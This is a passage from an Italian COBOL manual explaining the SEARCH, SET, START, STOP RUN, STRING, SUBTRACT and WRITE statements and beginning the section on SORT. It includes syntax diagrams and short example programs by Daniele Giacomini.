vero

istruzioni controllate
dalla seconda parola
WHEN

falso

Incrementa l'indice
della tabella

Incrementa l'indice
o la variabile specificato
dopo la parola
VARIYNG

Fine

Viene mostrato l'esempio di un programma completo che inizia con l'inserimento di dati all'interno di una tabella, quindi esegue una ricerca sequenziale al suo interno:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SEARCH.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
```

```
000600 DATE-WRITTEN. 2005-03-12.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 01  RECORD-UTENTI.
001400     02  UTENTE           OCCURS 60 TIMES
001500                          INDEXED BY IND-UTENTE.
001600         03  COGNOME      PIC X(30).
001700         03  NOME         PIC X(30).
001800         03  NOTA         PIC X(200).
001900 77  EOJ                  PIC 9   VALUE ZERO.
002000 77  RISPOSTA             PIC XX.
002100 77  RICERCA              PIC X(30).
002200*
002300 PROCEDURE DIVISION.
002400*------------------------- LIVELLO 0 -----------------------------
002500 MAIN.
002600     PERFORM INSERIMENTO-DATI
002700             VARYING IND-UTENTE FROM 1 BY 1
002800             UNTIL EOJ = 1.
002900     MOVE 0 TO EOJ.
003000     PERFORM SCANSIONE UNTIL EOJ = 1.
003100*
003200     STOP RUN.
003300*------------------------- LIVELLO 1 -----------------------------
003400 INSERIMENTO-DATI.
003500     DISPLAY IND-UTENTE, " INSERISCI IL COGNOME: ".
003600     ACCEPT COGNOME (IND-UTENTE).
003700     DISPLAY IND-UTENTE, " INSERISCI IL NOME: ".
003800     ACCEPT NOME (IND-UTENTE).
003900     DISPLAY IND-UTENTE, " INSERISCI UNA NOTA DESCRITTIVA: ".
004000     ACCEPT NOTA (IND-UTENTE).
004100*
004200     IF IND-UTENTE >= 60
004300       THEN
004400           MOVE 1 TO EOJ;
004500       ELSE
004600           DISPLAY "VUOI CONTINUARE? SI O NO",
004700           ACCEPT RISPOSTA;
004800           IF RISPOSTA = "SI"
004900             THEN
005000                 NEXT SENTENCE;
005100             ELSE
005200                 MOVE 1 TO EOJ.
005300*-----------------------------------------------------------------
005400 SCANSIONE.
005500     DISPLAY "INSERISCI IL COGNOME DA CERCARE:".
005600     ACCEPT RICERCA.
005700     IF RICERCA = SPACES
005800       THEN
```

```
005900           MOVE 1 TO EOJ;
006000       ELSE
006100           SET IND-UTENTE TO 1,
006200           SEARCH UTENTE
006300                 AT END
006400                       DISPLAY "IL COGNOME CERCATO ",
006500                               "NON SI TROVA NELLA TABELLA: ",
006600                               QUOTE RICERCA QUOTE;
006700                 WHEN COGNOME (IND-UTENTE) = RICERCA
006800                     DISPLAY "IL COGNOME ", RICERCA,
006900                             "SI TROVA NELLA POSIZIONE ",
007000                             IND-UTENTE.
007100*
```

Nell'esempio sono evidenziate le righe in cui si dichiara la tabella e quelle che eseguono la scansione. Si deve osservare che prima dell'istruzione '**`SEARCH`**', l'indice deve essere collocato manualmente nella posizione iniziale.

681.18.2 Ricerca in una tabella ordinata

La ricerca che si esegue con l'istruzione '**`SEARCH ALL`**' richiede che si rispettino alcune condizioni:

- i dati contenuti nella tabella devono risultare ordinati come previsto dalle chiavi già dichiarate;
- i dati contenuti nella tabella devono risultare tutti validi;
- le chiavi a cui si fa riferimento nella condizione di ricerca devono essere sufficienti a raggiungere l'informazione in modo univoco.

È importante considerare correttamente il problema dei dati validi: quando una tabella deve ricevere una quantità imprecisata di dati in elementi separati, questa deve essere stata dichiarata in modo abbastanza grande da poter contenere tutto, ma così facendo si ha la certezza di avere una serie di celle vuote alla fine della tabella stessa. Per evitare che la scansione di ricerca tenga conto anche delle celle vuote, si dichiara la tabella con una quantità «variabile» di celle (con l'opzione '**`OCCURS`** ***m*** **`TO`** ***n*** **`TIMES, DEPENDING ON`** ***identifier***'). In realtà, più che trattarsi di una tabella che ha veramente una quantità variabile di celle, si fa in modo di stabilire qual è la dimensione massima, attraverso il controllo di una variabile apposita.

Dato il tipo di ricerca, non fa alcuna differenza il valore iniziale dell'indice della tabella.

L'esempio seguente mostra una variante del programma già descritto a proposito della ricerca sequenziale, modificato in modo da sfruttare una ricerca binaria. Si osservi che non è più necessario impostare il valore iniziale dell'indice, prima della scansione.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    TEST-SEARCH-KEY.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500                OPENCOBOL 0.31,
```

```
000600 DATE-WRITTEN. 2005-03-12.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 01  RECORD-UTENTI.
001400     02  UTENTE            OCCURS 1 TO 60 TIMES
001500                           DEPENDING ON UTENTI-MAX
001600                           ASCENDING KEY IS COGNOME
001700                           INDEXED BY IND-UTENTE.
001800         03  COGNOME       PIC X(30).
001900         03  NOME          PIC X(30).
002000         03  NOTA          PIC X(200).
002100 77  UTENTI-MAX            USAGE IS INDEX.
002200 77  EOJ                   PIC 9   VALUE ZERO.
002300 77  RISPOSTA              PIC XX.
002400 77  RICERCA               PIC X(30).
002500*
002600 PROCEDURE DIVISION.
002700*------------------------- LIVELLO 0 -----------------------------
002800 MAIN.
002900     PERFORM INSERIMENTO-DATI
003000             VARYING IND-UTENTE FROM 1 BY 1
003100             UNTIL EOJ = 1.
003200     MOVE 0 TO EOJ.
003300     PERFORM SCANSIONE UNTIL EOJ = 1.
003400*
003500     STOP RUN.
003600*------------------------- LIVELLO 1 -----------------------------
003700 INSERIMENTO-DATI.
003800     MOVE IND-UTENTE TO UTENTI-MAX.
003900     DISPLAY IND-UTENTE, " INSERISCI IL COGNOME: ".
004000     ACCEPT COGNOME (IND-UTENTE).
004100     DISPLAY IND-UTENTE, " INSERISCI IL NOME: ".
004200     ACCEPT NOME (IND-UTENTE).
004300     DISPLAY IND-UTENTE, " INSERISCI UNA NOTA DESCRITTIVA: ".
004400     ACCEPT NOTA (IND-UTENTE).
004500*
004600     IF IND-UTENTE >= 60
004700       THEN
004800           MOVE 1 TO EOJ;
004900       ELSE
005000           DISPLAY "VUOI CONTINUARE? SI O NO",
005100           ACCEPT RISPOSTA;
005200           IF RISPOSTA = "SI"
005300             THEN
005400                 NEXT SENTENCE;
005500             ELSE
005600                 MOVE 1 TO EOJ.
005700*-------------------------------------------------------------------
005800 SCANSIONE.
```

```
005900     DISPLAY "INSERISCI IL COGNOME DA CERCARE:".
006000     ACCEPT RICERCA.
006100     IF RICERCA = SPACES
006200       THEN
006300           MOVE 1 TO EOJ;
006400       ELSE
006600           SEARCH ALL UTENTE
006700                 AT END
006800                       DISPLAY "IL COGNOME CERCATO ",
006900                               "NON SI TROVA NELLA TABELLA: ",
007000                               QUOTE RICERCA QUOTE;
007100                 WHEN COGNOME (IND-UTENTE) = RICERCA
007200                     DISPLAY "IL COGNOME ", RICERCA,
007300                             "SI TROVA NELLA POSIZIONE ",
007400                             IND-UTENTE.
007500*
```

681.19 Istruzione «SET»

L'istruzione '**SET**' permette di attribuire un valore all'indice di una tabella; valore inteso come la posizione all'interno della stessa. Sono disponibili due schemi sintattici: attraverso il primo si attribuisce una posizione determinata; con il secondo si incrementa o si decrementa l'indice di una certa quantità di posizioni.

```
     /                \          / index-name-2 \
     | index-name-1 |          |                |
SET  <                >...  TO  < identifier-2 >
---  | identifier-1 |      --  |                |
     \                /          \ integer-1    /
```

Oppure:

```
                              /         \       /                \
                              |  UP     |       | identifier-3 |
SET  { index-name-3 }...   <  --      >  BY  <                >
---                           |  DOWN   |  --   | integer-2      |
                              \  ----   /       \                /
```

In entrambi gli schemi sintattici, la variabile o le variabili indicate subito dopo la parola chiave '**SET**', sono quelle che rappresentano l'indice di una tabella e devono essere modificate. Nel primo caso, si intende assegnare loro il valore indicato o rappresentato dopo la parola chiave '**TO**', mentre nel secondo caso, l'indice viene incrementato ('**UP**') o diminuito ('**DOWN**') del valore posto dopo la parola chiave '**BY**'.

Quando nell'istruzione si usa una costante numerica, o una variabile numerica normale, deve trattarsi di un valore intero, che può essere senza segno, oppure può avere un segno positivo, con l'eccezione del caso dell'incremento o decremento dell'indice (nel secondo schema), dove può avere senso anche un segno negativo.

Nel primo schema sintattico, non sono ammesse tutte le combinazioni, rispetto a quando sembrerebbe dallo schema stesso. Per prima cosa, il valore che si attribuisce all'indice, deve essere

valido nell'ambito della tabella a cui si riferisce; inoltre, valgono gli abbinamenti dello schema successivo. Nello schema si distingue tra variabili intere normali, variabili di tipo indice associate a una tabella e variabili di tipo indice indipendenti.

Tabella 681.86. Combinazioni degli operandi nell'istruzione '**SET**'.

	Variabile ricevente di tipo numerico intero (*integer data item*)	Variabile ricevente di tipo indice associata a una tabella (*index name*)	Variabile ricevente di tipo indice non associata ad alcuna tabella (*index data item*)
Valore assegnato costituito da una costante numerica intera	non ammesso	assegnamento valido	non ammesso
Valore assegnato costituito da una variabile numerica intera	non ammesso	assegnamento valido	non ammesso
Valore assegnato costituito da una variabile di tipo indice associata a una tabella	assegnamento valido	assegnamento valido	assegnamento valido
Valore assegnato costituito da una variabile di tipo indice non associata ad alcuna tabella	non ammesso	assegnamento valido	assegnamento valido

A seconda delle caratteristiche del compilatore, l'assegnamento di un valore a un indice può richiedere l'esecuzione di una conversione numerica appropriata.

681.20 Istruzione «START»

L'istruzione '**START**' consente di posizionare il puntatore del record logico di un file relativo o a indice, per il quale sia stato previsto un accesso sequenziale o dinamico.

```
                           .--                                         --.
                           |        /  IS EQUAL TO       \               |
                           |        |     -----          |               |
                           |        |  IS =              |               |
                           |        |     -              |               |
                           |        |  IS GREATER THAN   |               |
START   file-name          |  KEY   <     -------        >  data-name    |
-----                      |  ---   |  IS >              |               |
                           |        |     -              |               |
                           |        |  IS NOT LESS THAN  |               |
                           |        |     --- ----       |               |
                           |        \  IS NOT <          /               |
                           `--            --- -                        --'

               [ INVALID KEY { imperative-statement }... ]
                 -------
```

Il file indicato dopo la parola chiave '**START**' è quello all'interno del quale si vuole posizionare il puntatore del record logico. Come accennato, il file deve essere organizzato in modo relativo o a indice; inoltre, deve essere stato aperto in lettura ('**INPUT**') o in lettura e scrittura ('**I-O**').

La variabile che appare alla fine dello schema sintattico (***data-name***), può avere due significati differenti: se si tratta di un file organizzato in modo relativo, questa deve individuare la variabile definita con la dichiarazione '**RELATIVE KEY**' dell'istruzione '**SELECT**' del file stesso; se si tratta di un file organizzato a indice, deve trattarsi della chiave di ordinamento (dichiarata come '**RECORD KEY**' o '**ALTERNATE RECORD KEY**' nell'istruzione '**SELECT**'), tenendo conto

che può trattarsi di una porzione inferiore della chiave stessa, purché questa porzione si trovi a partire dall'inizio (a sinistra) della chiave.

L'opzione '**INVALID KEY**' introduce una o più istruzioni che vengono eseguite nel caso l'istruzione '**START**' fallisca a causa dell'indicazione di una chiave che con combacia secondo il tipo di confronto richiesto.

Nello schema sintattico, la parola chiave '**KEY**' precede un gruppo di parole che servono a stabilire la ***condizione di ricerca***. La corrispondenza con la chiave (costituita dal numero del record o dalla chiave di ordinamento vera e propria) può essere richiesta in modo esatto, oppure attraverso un altro tipo di relazione. Il record che per primo soddisfa la condizione di ricerca, è quello che viene selezionato. Una volta eseguita la selezione, il record potrebbe essere letto con l'istruzione '**READ**'.

Tabella 681.88. Condizione di ricerca.

Operatore	Descrizione

`KEY IS EQUAL TO data-name`
`---    -----`
`KEY IS = data-name`
`---    -`
	la chiave, o la sua porzione, corrisponde esattamente

`KEY IS GREATER THAN data-name`
`---    -------`
`KEY IS > data-name`
`---    -`
	la chiave del record è superiore al valore specificato

`KEY IS NOT LESS THEN data-name`
`---    --- ----`
`KEY IS NOT < THEN data-name`
`---    --- -`
	la chiave del record non è inferiore (è maggiore o uguale) al valore specificato

La condizione di ricerca (assieme alla parola chiave '**KEY**') e il nome della variabile che ha il ruolo di chiave, possono essere omessi. In tal caso, la ricerca avviene in base alla corrispondenza esatta con il valore che ha la variabile che costituisce la chiave relativa del file, oppure con quello che ha il campo della chiave primaria dello stesso.

Quando la chiave indicata nell'istruzione '**START**' corrisponde a una porzione iniziale della chiave primaria o secondaria del file, il confronto si basa solo su quella porzione di chiave, ignorando il resto; nello stesso modo, se la chiave indicata nell'istruzione è più grande della chiave primaria o di quella secondaria, il confronto si basa solo sulla dimensione della chiave che ha il file effettivamente (che risulta essere più breve).

Comunque sia l'esito della ricerca, l'esecuzione dell'istruzione '**START**', provoca l'aggiornamento della variabile che rappresenta lo stato del file ('**FILE STATUS**').

Listato 681.89. Programma elementare che legge un file relativo, ad accesso sequenziale, partendo dal terzo record.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-READ-SEQ-START.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-13.
000500*
000600 ENVIRONMENT DIVISION.
```

```
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "input.rel"
001300                            ORGANIZATION IS RELATIVE
001400                            RELATIVE KEY IS N-RECORD
001500                            ACCESS MODE IS SEQUENTIAL.
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-DA-LEGGERE
002200     LABEL RECORD IS STANDARD.
002300*
002400 01  RECORD-DA-LEGGERE PIC X(30).
002500*
002600 WORKING-STORAGE SECTION.
002700 77  EOF               PIC 9   VALUE ZERO.
002800 77  N-RECORD          PIC 999 VALUE ZERO.
002900*
003000 PROCEDURE DIVISION.
003100*------------------------- LIVELLO 0 -----------------------------
003200 MAIN.
003300     OPEN INPUT FILE-DA-LEGGERE.
003400     MOVE 3 TO N-RECORD.
003500     START FILE-DA-LEGGERE KEY IS EQUAL TO N-RECORD
003600           INVALID KEY
003700                      MOVE 1 TO EOF.
003800     READ FILE-DA-LEGGERE
003900          AT END
004000                MOVE 1 TO EOF.
004100     PERFORM LETTURA UNTIL EOF = 1.
004200     CLOSE FILE-DA-LEGGERE.
004300*
004400     STOP RUN.
004500*------------------------- LIVELLO 1 -----------------------------
004600 LETTURA.
004700     DISPLAY RECORD-DA-LEGGERE.
004800     READ FILE-DA-LEGGERE
004900          AT END
005000                MOVE 1 TO EOF.
005100*
```

681.21 Istruzione «STOP RUN»

L'istruzione '**STOP RUN**' conclude il funzionamento del programma; pertanto, può trovarsi soltanto alla fine di un gruppo di istruzioni.

```
STOP RUN.
---- ---
```

Storicamente esiste una versione alternativa, ma obsoleta, dell'istruzione '**STOP**', alla quale si associa una costante, allo scopo di mostrare tale valore attraverso il terminale principale. In quella situazione, l'esecuzione del programma veniva sospesa e poteva essere fatta riprendere dall'utente.

Considerato che esiste la possibilità di usare istruzioni come '**DISPLAY**' e '**ACCEPT**', è meglio utilizzare esclusivamente l'istruzione '**STOP RUN**' per l'arresto del programma, senza altre varianti.

681.22 Istruzione «STRING»

L'istruzione '**STRING**' consente di riempire delle variabili alfanumeriche specificando un punto di inizio, espresso in caratteri.

```
        /  /                  \                  /  identifier-2  \  \
        |  |  identifier-1    |                  |                |  |
STRING  <  <                  >... DELIMITED BY  <  literal-2     >  >...
------  |  |  literal-1       |    ---------     |                |  |
        \  \                  /                  \  SIZE          /  /
                                                    ----
    INTO  identifier-3
    ----
    [ WITH POINTER  identifier-4 ]
           -------
    [ ON OVERFLOW  { imperative-statement-1 }... ]
         --------
```

Quello che si mette dopo la parola chiave '**STRING**' è un elenco di valori che si traducono in informazioni alfanumeriche, che vengono considerati come se fossero concatenati tra di loro. Dopo la parola '**DELIMITED**' si deve specificare un modo per delimitare la stringa complessiva indicata a sinistra. Se si usa la parola chiave '**SIZE**', si intende considerare tutta la stringa alfanumerica complessiva, altrimenti, si seleziona solo la parte che si trova a sinistra, prima di ciò che viene indicato come riferimento.

La stringa complessiva, eventualmente ridotta a destra in qualche modo, viene copiata all'interno della variabile indicata dopo la parola '**INTO**'. La stringa viene copiata a partire dalla prima posizione, oppure dalla posizione specificata dal numero indicato dopo la parola '**POINTER**'. Dopo la parola '**POINTER**' va indicata una variabile numerica, che, oltre a indicare la posizione iniziale dell'inserimento della stringa, viene incrementata di conseguenza, per i caratteri che vengono inseriti effettivamente.

Se si utilizza la parola '**OVERFLOW**', le istruzioni che appaiono subito dopo tale parola vengono eseguite se l'inserimento nella variabile di destinazione va oltre la fine della variabile stessa.

L'esempio successivo mostra un piccolo programma completo che compila in più fasi una variabile ricevente. La variabile ricevente contiene inizialmente una serie di simboli '**#**', per consentire di vedere facilmente cosa succede al suo interno, durante le varie fasi.

Listato 681.92. Programma elementare che dimostra il funzionamento di '**STRING**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-STRING.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 INSTALLATION. NANOLINUX IV,
000500               OPENCOBOL 0.31,
000600 DATE-WRITTEN. 2005-03-16.
000700*
000800 ENVIRONMENT DIVISION.
000900*
001000 DATA DIVISION.
001100*
001200 WORKING-STORAGE SECTION.
001300 77  TESTO-RICEVENTE      PIC X(40) VALUE ALL "#".
001400 77  PUNTATORE            PIC 99.
001500*
001600 PROCEDURE DIVISION.
001700*------------------------ LIVELLO 0 ----------------------------
001800 MAIN.
001900     MOVE 1 TO PUNTATORE.
002000     DISPLAY PUNTATORE, " ", TESTO-RICEVENTE.
002100     STRING "CIAO", SPACE, DELIMITED BY SIZE
002200            INTO TESTO-RICEVENTE WITH POINTER PUNTATORE.
002300     DISPLAY PUNTATORE, " ", TESTO-RICEVENTE.
002400     STRING "COME STAI?" DELIMITED BY SIZE
002500            INTO TESTO-RICEVENTE WITH POINTER PUNTATORE.
002600     DISPLAY PUNTATORE, " ", TESTO-RICEVENTE.
002700     MOVE 11 TO PUNTATORE.
002800     STRING "VA LA VITA?" DELIMITED BY SIZE
002900            INTO TESTO-RICEVENTE WITH POINTER PUNTATORE.
003000     DISPLAY PUNTATORE, " ", TESTO-RICEVENTE.
003100*
003200     STOP RUN.
003300*
```

Dopo aver compilato il programma, eseguendo ciò che si ottiene, di dovrebbe vedere il risultato seguente attraverso il terminale:

```
01 ########################################
06 CIAO ###################################
16 CIAO COME STAI?#########################
22 CIAO COME VA LA VITA?###################
```

Come si può vedere leggendo il sorgente del programma, dopo l'inserimento della stringa '**`CIAO `**', la variabile usata come puntatore all'interno della variabile di destinazione, si trova a essere già posizionata sulla sesta colonna, in modo che un inserimento ulteriore si trovi già nella posizione necessaria. Dopo, viene riposizionato il puntatore per sovrascrivere la parola «STAI».

681.23 Istruzione «SUBTRACT»

L'istruzione '**SUBTRACT**' consente di eseguire delle sottrazioni. Sono previsti diversi formati per l'utilizzo di questa istruzione.

```
         /              \  .--           --.
         | identifier-1 |  |  identifier-2  |
SUBTRACT <              >  |                |...
-------- | literal-1    |  |  literal-2     |
         \              /  `--           --'

    FROM { identifier-m  [ROUNDED] }...
    ----                  -------
    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Nello schema sintattico appena mostrato, si vede che dopo la parola chiave '**SUBTRACT**' si elencano una serie di costanti o variabili con valore numerico, che vengono sommate assieme inizialmente, per poi sottrarre tale valore dal contenuto delle variabili specificate dopo la parola chiave '**FROM**'. L'opzione '**ROUNDED**' richiede di eseguire un arrotondamento se la variabile ricevente non può rappresentare in modo esatto il valore; l'opzione '**SIZE ERROR**' serve a eseguire un'istruzione nel caso una delle variabili riceventi non possa accogliere la porzione più significativa del valore ottenuto dalla somma. Si osservi l'esempio seguente:

```
000000     SUBTRACT 1, 2, 3, FROM A.
```

Supponendo che la variabile '**A**', prima della somma contenga il valore 10, dopo la somma contiene il valore 4 (10-1-2-3).

```
         /              \  .-- /              \ --.
         | identifier-1 |  |   | identifier-2 |   |
SUBTRACT <              >  |   <              >   |...
-------- | literal-1    |  |   | literal-2    |   |
         \              /  `-- \              / --'

         /              \
         | identifier-3 |
    FROM <              >  [ROUNDED] ...
    ---- | identifier-3 |   -------
         \              /

    GIVING { identifier-n  [ROUNDED] }...
    ------                  -------
    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Quando si utilizza la parola chiave '**GIVING**', si può indicare un solo valore dopo la parola chiave '**FROM**' e il risultato della sottrazione viene assegnato alle variabili che sono elencate dopo la parola '**GIVING**', senza tenere in considerazione il loro valore iniziale. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'. Si osservi l'esempio seguente:

```
000000     SUBTRACT 1, 2, 3, FROM 10 GIVING A.
```

Qualunque sia il valore iniziale della variabile '**A**', dopo la somma questa contiene il valore 4

(10-1-2-3).

```
          /              \
          | CORR         |
SUBTRACT  < ----         >  identifier-1  FROM  identifier-2  [ROUNDED]
--------  | CORRESPONDING |                ----                -------
          \ ------------- /

    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

In questo ultimo caso, la sottrazione fa riferimento a variabili strutturate, dove i campi della prima variabile devono essere sottratti ai campi della seconda variabile che hanno lo stesso nome della prima. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'.

681.24 Istruzione «WRITE»

L'istruzione '**WRITE**' scrive un record logico in un file, aperto in modo appropriato. Nel caso di un file organizzato in modo sequenziale, il file può essere aperto in scrittura ('**OUTPUT**') o in estensione ('**EXTEND**'); nel caso di un file ad accesso diretto, organizzato in modo relativo o a indice, questo può essere stato aperto in scrittura ('**OUTPUT**') o in lettura e scrittura ('**I-O**'), inoltre, se si usa l'accesso sequenziale, è consentito anche in caso di apertura in estensione ('**EXTEND**').

L'istruzione '**WRITE**' viene usata con due schemi sintattici alternativi: uno per i file organizzati in modo sequenziale e l'altro per tutti gli altri casi. Il formato adatto ai file sequenziali contiene, in particolare, opzioni specifiche per l'avanzamento della carta di una stampante.

File organizzati in modo sequenziale

```
WRITE  record-name  [ FROM identifier-1 ]
-----                 ----
     .--                                                       --.
     |                      /  /                \  .--    --.  \   |
     |                      |  | identifier-2   |  |  LINE  |  |   |
     |                      |  <                >  |        |  |   |
     |   /      \           |  | integer-1      |  |  LINES |  |   |
     |   | AFTER  |          |  \                /  `--    --'  |   |
     |   < -----  >  ADVANCING  <                                >   |
     |   | BEFORE |          |  /                \               |   |
     |   \ ------ /          |  | mnemonic-name  |               |   |
     |                      |  <                >               |   |
     |                      |  | PAGE           |               |   |
     |                      \  \ ----           /               /   |
     `--                                                       --'
```

File organizzati in modo relativo e a indice

```
WRITE  record-name  [ FROM identifier-1 ]
-----                 ----
    [ INVALID KEY { imperative-statement }... ]
      -------
```

Gli schemi sintattici mostrati hanno in comune la prima parte: il nome della variabile che fa riferimento al record, serve a individuare implicitamente il file; la variabile indicata dopo la parola opzionale '**FROM**', permette di copiare tale variabile su quella del record, prima di procedere alla scrittura, come se si usasse l'istruzione '**MOVE**' prima di '**WRITE**':

```
MOVE identifier-1 TO record-name;
----
WRITE record-name
-----
    [ omissis ]
```

Quando la scrittura avviene con successo, il contenuto del record non è più disponibile in memoria, a meno di averne una copia per altri motivi (per esempio a causa dell'utilizzo dell'opzione '**FROM**').

La scrittura di un file organizzato in modo sequenziale implica l'utilizzo del primo schema sintattico. Nello schema sintattico non è previsto il controllo di alcuna condizione di errore, che comunque potrebbe verificarsi, quando per qualche ragione non è possibile scrivere nel file. Le opzioni '**AFTER ADVANCING**' e '**BEFORE ADVANCING**', servono rispettivamente per richiedere un avanzamento preventivo o successivo alla scrittura. Per un file di dati, non ha significato l'uso di tali opzioni, che invece servono precisamente per la stampa, o per la creazione di file di testo (destinati eventualmente alla stampa). L'avanzamento può essere specificato in un numero intero di righe (***identifier-2*** o ***integer-1***), oppure richiedendo un salto pagina, con la parola chiave '**PAGE**'. Il nome mnemonico che può essere indicato in alternativa alla parola chiave '**PAGE**' può servire per attribuire un nome alternativo proprio alla parola '**PAGE**', oppure a fare riferimento a un'altra parola chiave (alternativa a '**PAGE**'), che si riferisce a caratteristiche speciali, legate alla stampa, che il proprio compilatore può gestire.

Si osservi che un file organizzato in modo sequenziale, per il quale abbiano senso le opzioni di avanzamento, è bene che sia stato dichiarato con l'opzione '**LINE SEQUENTIAL**'.

Il secondo schema sintattico può essere usato per i file che non hanno un'organizzazione sequenziale. In questo caso vengono a mancare i controlli di avanzamento della riga o della pagina, ma si aggiunge la verifica di un errore di scrittura, attraverso l'opzione '**INVALID KEY**', dopo la quale appaiono le istruzioni da eseguire in caso di problemi.

Nel caso di file organizzati in modo relativo, ad accesso sequenziale, il comportamento è lo stesso che si avrebbe con un file sequenziale puro e semplice, con la differenza che la variabile designata a contenere il numero del record viene impostata automaticamente e che si può verificare la condizione controllata dall'opzione '**INVALID KEY**' se si tenta di espandere il file oltre i limiti imposti esternamente al programma. Se invece questo tipo di file viene usato con un accesso diretto o dinamico, il numero del record (inserito nella variabile definita con la dichiarazione '**RELATIVE KEY**' dell'istruzione '**SELECT**' del file stesso) deve essere indicato espressamente: se il numero indicato corrisponde a un record già esistente, oppure se si tenta di scrivere oltre i limiti stabiliti esternamente al programma, si ottiene la condizione di errore controllata dall'opzione '**INVALID KEY**'.

Nel caso di file organizzati a indice, l'inserimento dei record avviene tenendo conto delle chiavi previste per questo. In linea di principio, le chiavi non devono essere doppie; pertanto, il tentativo di inserire un record che contiene una chiave già esistente nel file (primaria o secondaria che sia), provoca un errore che può essere controllato attraverso l'opzione '**INVALID KEY**'. Naturalmente, se nella dichiarazione delle chiavi è stato stabilito che possono anche essere doppie, tale errore non si verifica e la scrittura avviene con successo.

Un file organizzato a indice può essere scritto utilizzando un accesso sequenziale, ma in tal caso, la scrittura deve avvenire rispettando l'ordine crescente della chiave primaria, altrimenti si verifica un errore che si può controllare con l'opzione '**INVALID KEY**'.

L'utilizzo dell'istruzione '`WRITE`' implica l'aggiornamento della variabile che rappresenta lo stato del file ('`FILE STATUS`').

Riordino e fusione

Il riordino e la fusione del contenuto dei file sono gestite normalmente attraverso funzionalità speciali del linguaggio COBOL. Si utilizzano in particolare file dichiarati con l'indicatore di livello '**`SD`**' nella sezione '**`FILE SECTION`**', per svolgere la funzione di riordino o di fusione, mentre i file da ordinare o da fondere, assieme al risultato dell'ordinamento o della fusione, possono essere file normali organizzati secondo le esigenze del programma.

I file che prendono parte alle operazioni di riordino e di fusione, **non devono essere aperti o chiusi** durante tali operazioni.

682.1 Riordino

Il riordino di un file, con l'istruzione '**`SORT`**' del COBOL, richiede in linea di massima il coinvolgimento di tre file: il file che formalmente serve come appoggio per svolgere la funzione di ordinamento, dichiarato nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`SD`**'; un file per i dati in ingresso da ordinare; un file per accogliere il risultato del procedimento di ordinamento.

```
                      /      /              \                           \
                      |      |  ASCENDING   |                           |
SORT  file-name-1     <  ON  <  ---------   >  KEY  { data-name-1 }...  >...
----                  |      |  DESCENDING  |                           |
                      \      \  ----------  /                           /

     /                                      .--  /            \                 --.  \
     |                                      |    |  THROUGH   |                   |  |
     |  INPUT PROCEDURE IS  procedure-name-1 |    <  -------   >  procedure-name-2  |  |
     <  ----- ---------                     |    |  THRU      |                   |  >
     |                                      `--  \  ----      /                 --'  |
     |                                                                               |
     \  USING  { file-name-2 }...                                                    /
        -----
     /                                       .--  /            \                 --.  \
     |                                       |    |  THROUGH   |                   |  |
     |  OUTPUT PROCEDURE IS  procedure-name-3 |    <  -------   >  procedure-name-4  |  |
     <  ------ ---------                     |    |  THRU      |                   |  >
     |                                       `--  \  ----      /                 --'  |
     |                                                                                |
     \  GIVING  { file-name-3 }...                                                    /
        ------
```

Il file che nello schema sintattico appare nominato come ***file-name-1***, è quello che deve essere dichiarato nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`SD`**'. Dopo la parola '**`ASCENDING`**' si indica un elenco di chiavi di ordinamento crescenti; dopo la parola '**`DESCENDING`**' si indica un elenco di chiavi di ordinamento decrescenti. Le chiavi di ordinamento sono campi del record del file ***file-name-1*** e la possibilità di indicare più chiavi serve a definire una gerarchia di ordinamento quando se ne crea la necessità. In pratica, la presenza di più chiavi fa sì che in presenza di chiavi doppie a un certo livello gerarchico, permetta di distinguere l'ordine dei record utilizzando anche le chiavi di livello inferiore.

Nell'ordinamento di un file, la presenza di record con tutte le chiavi previste doppie, ha l'unico inconveniente di non poter stabilire quale sequenza effettiva ottengono tali record dopo l'ordinamento.

Il file da ordinare può essere costituito dal nome che appare dopo la parola '**`USING`**', oppure può essere generato da un gruppo di procedure del programma, specificate dopo le parole '**`INPUT`**

PROCEDURE'. Il file indicato dopo la parola '**USING**' è un file dichiarato normalmente, con l'organizzazione e l'accesso desiderati.

Il file che risulta dall'ordinamento può essere costituito dal nome che appare dopo la parola '**GIVING**', oppure può essere letto da un gruppo di procedure del programma, specificate dopo le parole '**OUTPUT PROCEDURE**'. Il file indicato dopo la parola '**GIVING**' è un file dichiarato normalmente, con l'organizzazione e l'accesso desiderati.

La gestione dei dati in ingresso o in uscita, attraverso delle procedure, viene descritto in altre sezioni; per il momento viene mostrato un esempio di ordinamento tipico, che coinvolge il file per il riordino, più due file per i dati (in ingresso e in uscita).

Listato 682.2. Programma elementare che dimostra il funzionamento di '**SORT**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-SORT.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-ORDINARE     ASSIGN TO "input.seq".
001300     SELECT FILE-ORDINATO        ASSIGN TO "output.seq".
